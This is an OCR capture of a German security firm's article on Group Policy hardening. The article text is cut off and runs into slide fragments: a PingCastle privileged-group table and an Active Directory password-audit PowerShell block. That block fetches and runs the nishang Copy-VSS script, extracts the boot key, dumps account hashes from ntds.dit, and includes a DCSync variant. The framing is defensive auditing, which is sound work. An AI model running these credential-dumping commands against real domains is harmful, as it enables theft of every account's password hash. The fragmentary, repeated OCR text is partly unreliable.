

GPO Hardening Baseline: Die wi
https://www.oneconsult.com/de/gpo-hardening-baseline-die-wichtigsten-gpo-einstellungen-zum-haerten/
DE EN
Suchbegriff eingeben
oneconsult
together against cyberattacks
Services
Über uns
News & Medien
Glossar
Kontakt
Cyber-Vorfall?
News & Medien
GPO Hardening Baseline: Die wichtigsten GPO-Einstellungen zum Härten
von Marco Wohler
Das Härten von Systemen ist immer wieder ein Thema. Viele, die sich erst neu damit befassen, sind von einem Sicherheitsvorfall betroffen. Oneconsult hilft Unternehmen dabei, solche Vorfälle, genannt Incidents, zu bewältigen. Bei diversen solcher Incidents sowie in Kundenprojekten konnten verschiedene Probleme mit dem Härten festgestellt werden. Zum einen ist oft eine Ressourcenknappheit gegeben, um die vielen Leitfäden, Tipps und Standards zu sichten und zu adaptieren. Zum anderen ist die Infrastruktur bereits gewachsen, ohne dass Härten eine Rolle gespielt hat. Dies macht es schwierig, Härtungsmassnahmen «einfach schnell» umzusetzen, da danach – fast garantiert – ein Dienst nicht mehr richtig ausgeführt wird.
Um dem entgegenzuwirken, werden in diesem Artikel die wichtigsten GPO-Einstellungen [Group
Kategorie: Pen Tester's Diary
Publiziert am: 05.01.2021
Teilen

Audit-Werkzeuge
PingCastle (Open Source, für eigene Nutzung lizenzfrei)


Audit-Werkzeuge
PingCastle (Open Source, für eigene Nutzung lizenzfrei)



PingCastle
(Open Source, für eigene Nutzung lizenzfrei)



PingCastle
(Open Source, für eigene Nutzung lizenzfrei)



Group or user account	Priority	Number of users member of the group	Number of object having indirect control	Number of unreso
Account Operators	High	1 (Details)	10 including EVERYONE (Details)	
Administrator	Critical		1 (Details)	
Administrators	Critical	11 (Details)	9 including EVERYONE (Details)	
Backup Operators	High	9 (Details)	8 including EVERYONE (Details)	
Certificate Operators	Medium	0	0	
Certificate Publishers	Other	0	0	
Dns Admins	Medium	1 (Details)	1 (Details)	
Domain Administrators	Critical	8 (Details)	9 including EVERYONE (Details)	
Enterprise Administrators	Critical	1 (Details)	1 (Details)	
Print Operators	Medium	12 (Details)	11 including EVERYONE (Details)	

iX-Sonderheft „Sicheres Active Directory“

Stand 7A-304

SCAN ME

Kontakt

Stand 7A-304

Holding

Oneconsult International AG
Giesshübelstrasse 45
8045 Zürich
Schweiz

+41 43 377 22 22
info@oneconsult.com

SCAN ME

Schweiz

Oneconsult AG
Giesshübelstrasse 45
8045 Zürich
Schweiz

+41 43 377 22 22
info@oneconsult.com

Oneconsult AG
Aarbergergasse 56
3011 Bern
Schweiz

+41 31 327 15 15
info@oneconsult.com

Deutschland

Oneconsult Deutschland AG
Agnes-Pockels-Bogen 1
80992 München
Deutschland

+49 89 248820 600
info@oneconsult.com

Neuseeland

Oneconsult New Zealand Limited
Level 3, 33-45 Hurstmere Road
Takapuna, Auckland 0622
New Zealand


+64 27 325 4299
info@oneconsult.com


Bonus-Folien

On-Demand-Audit (Open Source): https://github.com/MichaelGrafnetter/DSInternals


```
PS > Install-Module -Name DSInternals -Force

PS > curl https://downloads.pwnedpasswords.com/passwords/pwned-passwords-ntlm-ordered-by-hash-v8.7z -O pwned-
passwords-ntlm-ordered-by-hash-v8.7z  # 12 GB
PS > 7z e pwned-passwords-ntlm-ordered-by-hash-v8.7z

PS > curl https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Copy-VSS.ps1 -O Copy-VSS.ps1
PS > Import-Module .\Copy-VSS.ps1
PS > Copy-VSS -DestinationDir C:\Audit\

PS > $key = Get-BootKey -SystemHiveFilePath 'C:\Audit\SYSTEM'
PS > Get-ADDBAccount -DistinguishedName: 'CN=Joe Smith,OU=Employees,DC=contoso,DC=com' `
                     -BootKey $key `
                     -DatabasePath 'C:\IFM Backup\Active Directory\ntds.dit'
PS > Get-ADDBAccount -All -DatabasePath 'C:\IFM Backup\Active Directory\ntds.dit' -BootKey $key | `
     Test-PasswordQuality -WeakPasswordHashesSortedFile pwned-passwords-ntlm-ordered-by-hash-v8.txt


# Online-Variante mit DCSync (Domänenadmin o.ä.)
PS > Get-ADReplAccount -All -Server DC -NamingContext "dc=ad,dc=2consult,dc=ch" | Test-PasswordQuality [...]
```


Live-Passwort-Filter (Microsoft, kostenpflichtig): Azure AD Password Protection

